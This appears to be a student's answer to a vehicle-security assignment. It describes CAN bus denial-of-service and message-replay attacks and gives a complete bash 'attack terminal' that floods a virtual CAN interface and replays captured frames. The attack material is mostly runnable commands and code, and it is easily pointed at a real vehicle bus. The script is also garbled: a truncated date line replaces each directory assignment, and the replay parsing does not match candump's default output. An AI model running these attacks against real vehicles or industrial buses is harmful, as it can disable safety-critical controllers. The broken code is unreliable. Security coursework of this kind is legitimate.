Project 3
1: Program an attack terminal ?
i. The user should be able to select from the following CAN based attacks.
a. Full Bus DoS:
The program should allow the user to set a duration for the attack.
b. Partial DoS:
The program should ask the user “what priority should I DoS at?”.
The program should allow the user to set a duration for the attack.
c. Message Replay:
The program should allow the user to set the size of buffer to capture before replaying the data.
The program should allow the user to set a “fuse” (time to wait) after capturing the buffer and before the playback begins.
ii. The program should allow the user to set a “fuse” of time to pass before executing the attack.

iii. The program should create a Linux Directory that includes a descriptive name for the attack and the date/time the attack was run (i.e Full Bus DoS attack - 10/11/2021 at 9:00:00 AM JST).
a. A fuse of 0s would mean the attack is executed immediately.
iv. No attack option should last forever.

v. A log of the CAN bus should be kept from the start of the program until the program finishes.
Ans:
CAN:
CAN (Controller Area Network) is a communication protocol used in vehicles and industrial systems for real-time data exchange between electronic control units (ECUs).
simulate CAN attacks:
Studying CAN attacks helps in developing better vehicle cybersecurity systems. This project demonstrates how attacks can be launched and monitored.
i) CAN Bus DoS Attacks:
a) Full Bus DoS:
A Denial-of-Service (DoS) attack on the CAN bus floods the network with high-priority CAN frames, making it difficult or impossible for legitimate messages to pass through. This results in service disruption.
How it works:
-> Uses cangen to send random CAN messages.
-> sleep is used to manage the attack duration (fuse).

-> candump is used to monitor/log traffic.
Syntax:
-> Sender: cangen vcan0
-> Attack with duration: timeout 20s cangen vcan0
-> Receiver: candump vcan0 -c -l
Log Storage:
-> All logs are saved in a directory with a timestamped name using mkdir and redirection.
b) Partial DoS:


Partial DoS targets a specific arbitration ID (priority level). It simulates selective flooding that only affects particular functions.
User Interaction:
-> User is prompted to enter the ID to flood.
-> Sets a duration and optional fuse before launching.
How it works:
-> cansend repeatedly sends frames with a user-defined ID.
cansend vcan0 123#DEADBEEF
Logs:
-> Captured using candump.
-> Stored in unique folders.
c) Message Replay Attack:
Captures real CAN messages and replays them later to simulate unauthorized command injection.
Steps:
-> Fuse before capture (wait).
-> Buffer size (how many messages to capture).
-> Fuse before replay (wait before sending back).
a. Capture Tool:
candump -n <bufsize> vcan0 > buffer.log
b. Replay Tool:
canplayer -I buffer.log
c. Fuse Timing:
-> Implemented using sleep before attack execution.
ii) Fuse Timing:
Time delay before an attack begins. Allows buffer setup or simulates timed payloads.
Implemented Using:
-> sleep <seconds>
-> Used in all three attacks to delay execution.
iii) Directory and Logging:
a. Directory Structure:
-> Each attack creates a new folder:
mkdir "AttackLogs/Full_Bus_DoS_attack__$(date)"
b. Log File:
-> Full log:
can_attack_logs/full_can_log_<timestamp>.log
-> Replay log:
AttackLogs/Message_Replay_attack__/buffer.log
c. All CAN traffic is monitored in the background using:
candump vcan0 > log_file &
iv) No Attack Option:
User can exit the terminal safely by selecting a menu option that ends the script and cleans up:
kill $log_pid
exit
Step 1: Tools Used:
a. cangen:
-> Generates random CAN messages.
b. cansend:
-> Sends specific CAN frames.
c. candump:
-> Logs incoming CAN messages.
d. canplayer:
-> Replays messages from log files.
e. sleep:
-> Adds fuse/delay between attack stages.
f. timeout:
-> Limits duration of attack execution.
g. bash:
-> Scripting and logic automation.
h. Sample Files:
-> can_attack_terminal_vcan0.sh – Full bash program to perform attacks.
-> buffer.log – Contains captured CAN messages for replay.
-> full_can_log_<timestamp>.log – All messages logged during the session.
Step 2: Testing (Virtual CAN):

We can test the script safely by setting up a virtual CAN interface.
sudo modprobe vcan
sudo ip link add dev vcan0 type vcan
sudo ip link set up vcan0
ip link
mousepad can_attack_terminal.sh
Step 3: Run attack script:

chmod +x can_attack_terminal.sh
./can_attack_terminal.sh


Step 4: Send test messages (in another terminal):
candump vcan0
cansend vcan0 123#DEADBEEF
Step 5: Bash Script:
#!/bin/bash
# Create logging directory
mkdir -p can_attack_logs
timestamp=$(date +"%Y-%m-%d_%H-%M-%S")
log_file="can_attack_logs/full_can_log_$timestamp.log"
candump vcan0 > "$log_file" &
log_pid=$!
# Function to log and run full DoS
full_dos()
{
read -p "Enter duration (in seconds): " duration
read -p "Enter fuse delay before execution (in seconds): " fuse
sleep "$fuse"
%Y-%m-%d_at_%I:%M:%S_%p_JST")"
mkdir -p "$dir"
echo "Running Full Bus DoS for $duration seconds..."
timeout "$duration"s bash -c 'while true; do cansend vcan0 123#FFFFFFFFFFFFFFFF; done'
echo "Logs saved to $dir"
}
# Function to log and run partial DoS
partial_dos()
{
read -p "What priority should I DoS at (e.g., 100)? " prio
read -p "Enter duration (in seconds): " duration
read -p "Enter fuse delay before execution (in seconds): " fuse
sleep "$fuse"
%Y-%m-%d_at_%I:%M:%S_%p_JST")"
mkdir -p "$dir"
echo "Running Partial DoS at priority $prio for $duration seconds..."
timeout "$duration"s bash -c "while true; do cansend vcan0 ${prio}#AAAAAAAAAAAAAAAA; done"
echo "Logs saved to $dir"
}
# Function to perform message replay
message_replay()
{
read -p "Enter buffer size to capture: " bufsize
read -p "Enter fuse before capture (in seconds): " fuse_capture
read -p "Enter fuse before replay (in seconds): " fuse_replay
sleep "$fuse_capture"
%Y-%m-%d_at_%I:%M:%S_%p_JST")"
mkdir -p "$dir"
echo "Capturing $bufsize messages..."
candump -n "$bufsize" vcan0 > "$dir/buffer.log"
sleep "$fuse_replay"
echo "Replaying captured messages..."
while read -r line; do
if [[ "$line" =~ ([0-9A-F]{3})#([0-9A-F]*) ]]; then
cansend vcan0 "${BASH_REMATCH[1]}#${BASH_REMATCH[2]}"
fi
done < "$dir/buffer.log"
echo "Logs saved to $dir"
}
# Menu
while true; do
echo "========= CAN Attack Terminal ========="
echo "1) Full Bus DoS"
echo "2) Partial DoS"
echo "3) Message Replay"
echo "4) Exit"
read -p "Select an option (1-4): " choice
case "$choice" in
1) full_dos ;;
2) partial_dos ;;
3) message_replay ;;
4) echo "Exiting..."; kill $log_pid; wait $log_pid 2>/dev/null; exit ;;
*) echo "Invalid option" ;;
esac
done

